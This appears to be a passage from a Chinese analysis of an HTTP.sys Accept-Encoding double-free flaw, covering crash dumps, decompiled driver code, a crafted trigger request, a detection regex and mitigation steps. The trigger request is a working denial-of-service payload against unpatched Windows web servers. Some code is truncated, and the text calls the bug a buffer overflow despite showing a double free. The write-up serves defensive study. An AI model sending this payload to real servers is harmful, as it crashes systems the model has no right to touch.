
可以看到发生错误的位置，使用 kp 查看当前堆栈指针情况，可以看到发生问题的原因是处理 AcceptEncoding 的头时，触发 UlFreeUnknownCodingList 而造成了堆栈的问题

接下来使用!analyze 进行自动化的分析




```
.....
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

KERNEL_SECURITY_CHECK_FAILURE (139)
A kernel component has corrupted a critical data structure.  The corruption
could potentially allow a malicious user to gain control of this machine.
Arguments:
Arg1: 0000000000000003, A LIST_ENTRY has been corrupted (i.e. double remove).
Arg2: fffffc88487fc480, Address of the trap frame for the exception that caused the bugcheck
Arg3: fffffc88487fc3d8, Address of the exception record for the exception that caused the bugcheck
Arg4: 0000000000000000, Reserved

Debugging Details:
------------------


BUGCHECK_CODE:  139

BUGCHECK_P1: 3

BUGCHECK_P2: fffffc88487fc480

BUGCHECK_P3: fffffc88487fc3d8

BUGCHECK_P4: 0

PROCESS_NAME:  System

ERROR_CODE: (NTSTATUS) 0xc0000409 - <Unable to get error code text>

SYMBOL_NAME:  HTTP!UlFreeUnknownCodingList+63

MODULE_NAME: HTTP

IMAGE_NAME:  HTTP.sys

FAILURE_BUCKET_ID:  0x139_3_CORRUPT_LIST_ENTRY_HTTP!UlFreeUnknownCodingList

FAILURE_ID_HASH:  {1b194f54-2d0b-e3a8-62e2-afded08822bd}

Followup:     MachineOwner
---------
```

可以看到是由于 LIST_ENTRY 的 Double Free 而造成的蓝屏，并且可以看到造成问题的程序是 HTTP.sys，那么接下来我们使用 IDA 来进行静态分析，目标程序所在的路径为 C:\Windows\System32\drivers



通过追踪到堆栈指针情况，直接搜索 UlpParseAcceptEncoding 函数，即可跳转到造成 Double Free 的位置



```
; Attributes: bp-based frame fpd=57h

UlpParseAcceptEncoding proc near

var_C0= qword ptr -0C0h
var_B8= qword ptr -0B8h
var_B0= qword ptr -0B0h
var_A8= dword ptr -0A8h
var_A0= qword ptr -0A0h
var_90= word ptr -90h
var_8C= dword ptr -8Ch
var_88= dword ptr -88h
var_80= xmmword ptr -80h
var_70= dword ptr -70h
var_68= qword ptr -68h
var_60= qword ptr -60h
var_58= qword ptr -58h
var_50= qword ptr -50h
var_48= qword ptr -48h
var_40= byte ptr -40h
var_3F= dword ptr -3Fh
var_3B= word ptr -3Bh
var_39= byte ptr -39h
var_38= qword ptr -38h
var_30= qword ptr -30h
arg_18= qword ptr  28h

; FUNCTION CHUNK AT PAGE:00000001C00F698E SIZE 00000262 BYTES

; __unwind { // __GSHandlerCheck
push    rbp
push    rbx
push    rsi
push    rdi
push    r13
push    r15
lea     rbp, [rsp-2Fh]
sub     rsp, 0B8h
mov     rax, cs:__security_cookie
xor     rax, rsp
mov     [rbp+57h+var_38], rax
```

HTTP!UlpParseAcceptEncoding 例程通过调用 HTTP! 遍历字段值字符串！

UlpParseContentCoding

```
while ( 1 )
{
  v29 = 1000;
  v5 = UlpParseContentCoding(v7, v4, (int *)&v30, (unsigned __int8 **)&v35, &v33, (
  if ( v5 < 0 )
  {
    if ( v5 != -1073741275 )
      goto LABEL_46;
    if ( v34 == v8 && !v9 )
    {
      v5 = 0;
      goto LABEL_25;
    }
  }
  else
  {
    v9 = 1;
    if ( v30 == 5 || v30 > 6 )
    {
      v30 = 5;
      if ( v31 < 0x64 )
      {
        v13 = (char *)ExAllocatePoolWithTagPriority(PagedPool, 0x20ui64, 0x58556C55
        if ( !v13 )
```

HTTP!UlpParseContentCoding 例程以及其他功能返回对下一次迭代的 Field-Value 中下一个**内容编码字符串的引用，并确定对 Field-Value 字符串的当前引用是未知的、受支持的还是无效的内容编码字符串

```
v49 = a3;
v7 = a4;
v8 = a1;
v9 = a2;
v46 = 0i64;
v47 = 0i64;
v10 = a7;
if ( word_1C0075CB0 & 0x2000 )
{
  WPP_SF_qLqqqqq(a1, 0i64, a1, a2, a3, a4, a5, a6, a7);
  a3 = v49;
}
v48 = v9;
for ( i = v9; v9; v48 = v9 )
{
  if ( !(HttpChars[*v8] & 0x20) )
    break;
  ++v8;
  i = --v9;
}
if ( (_DWORD)i && (v12 = HttpChars[*v8], _bittest(&v12, 9u)) )
{
  v30 = UlpParseLWS(v8, &v48, &v46);
  a3 = v49;
  v13 = v30;
  if ( v30 < 0 )
  {
BEL_107:
    v26 = a5;
```

在处理字段值字符串期间，例程 HTTP!UlpParseAcceptEncoding 维护一个未知内容编码的循环双向链表。但是，存在无效的内容编码字符串将导致 HTTP 错误请求服务器响应

```
__int64 __fastcall UlAcceptEncodingHeaderHandler(__int64 a1, __int64 a2, unsigned
{
  __int64 v5; // r14
  unsigned int v7; // edi
  __int64 v9; // rdx
  __int64 v10; // rcx
  int v11; // edi
  __int64 v13; // r9

  v5 = a4;
  v7 = a3;
  if ( ((__int64)WPP_MAIN_CB.Queue.ListEntry.Flink & 0x2000) != 0 )
  {
    if ( a1 )
      v13 = *(_QWORD *)(a1 + 64);
    else
      v13 = 0i64;
    WPP_SF_qiqlLl(140i64, a2, a1, v13, a2, a3, v5, (unsigned __int8)a5);
  }
  if ( !a5 )
  {
    v9 = v7;
    v10 = a2;
LABEL_4:
    v11 = UlpParseAcceptEncoding(v10, v9, a1);
    goto LABEL_5;
  }
  v11 = UlAppendHeaderValue(a1);
```

以双向链表(构造无效的 Accept-Encoding)传入 UlpParseAcceptEncoding 函数(此函数用于编码)

编码后传入 UlFreeUnknownCodingList 函数，同时释放通过 UlpParseAcceptEncoding 函数生成的循环双向链表中编码(无效编码)，至此驱动报错

```
void __fastcall UlFreeUnknownCodingList(_QWORD **a1)
{
  _QWORD **v1; // rbx
  _QWORD *v2; // rcx
  __int64 v3; // rdx
  _QWORD *v4; // rax

  v1 = a1;
  if ( word_1C0075CB0 & 0x2000 )
    WPP_SF_q(166i64, &WPP_99cb88b77a1a346b67d54f0b5a9b3a63_Traceguids, a1);
  while ( 1 )
  {
    v2 = *v1;
    if ( *v1 == v1 )
      break;
    v3 = *v2;
    if ( *(_QWORD **)(*v2 + 8i64) != v2 || (v4 = (_QWORD *)v2[1], (_QWORD *)
      __fastfail(3u);
    *v4 = v3;
    *(_QWORD *)(v3 + 8) = v4;
    ExFreePoolWithTag(v2 - 2, 0);
  }
  if ( word_1C0075CB0 & 0x2000 )
    WPP_SF_(167i64, &WPP_99cb88b77a1a346b67d54f0b5a9b3a63_Traceguids);
}
```

攻击检测

这个漏洞主要就是缓冲区溢出。未经身份验证的攻击通过向 Web 服务器发送特

制的 HTTP 数据包来造成类似于 DDOS 或则 RCE 的功能.

因为需要我们发送特定的数据包,所以检测只需要针对其有标识性的数据

```
GET / HTTP/1.1
Host: 192.168.160.132
User-Agent: python-requests/2.26.0
Accept-Encoding: AAAAAAAAAAAAAAAAAAAAAAA,
BBBBBBcccACCCACACATTATTATAASDFADFAFSDDAHJSKSKKSKKSKJHHSHHHAY&AU&**SISODDJJDJJDJJJDJ
RRARRARYYYATTATTTTATTATTATSHHSGGUGFURYTIUHSLKJLKJMNLSJLJLJSLJJLJLKJHJVHGF,
TTYCTCTTTCGFDSGAHDTUYGKJHJLKJHGFUTYREYUTIYOUPIOOLPLMKNLIJOPKOLPKOPJLKOP,
**********stupiD, *, ,
Accept: */*
```

通过正则匹配/^Accept-Encoding:\x20*[^\r\n]*\x2c[\x20\x09]*\x2c/ 来锁定这一

特定数据流即可对其过滤

修复建议

目前微软官方已更新最新版本修复漏洞

https://www.microsoftstore.com.cn/software/windows

默认情况下，Windows Server 2019 和 Windows 10 版本 1809 不易受到攻击。除非您已通过 EnableTrailerSupport 注册表值启用 HTTP Trailer Support，否则系统不会受到攻击。

删除 DWORD 注册表值“EnableTrailerSupport”（如果存在于以下位置）：

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\HTTP\Parameters

此缓解仅适用于 Windows Server 2019 和 Windows 10 版本 1809，不适用于 Windows 20H2 和更高版本。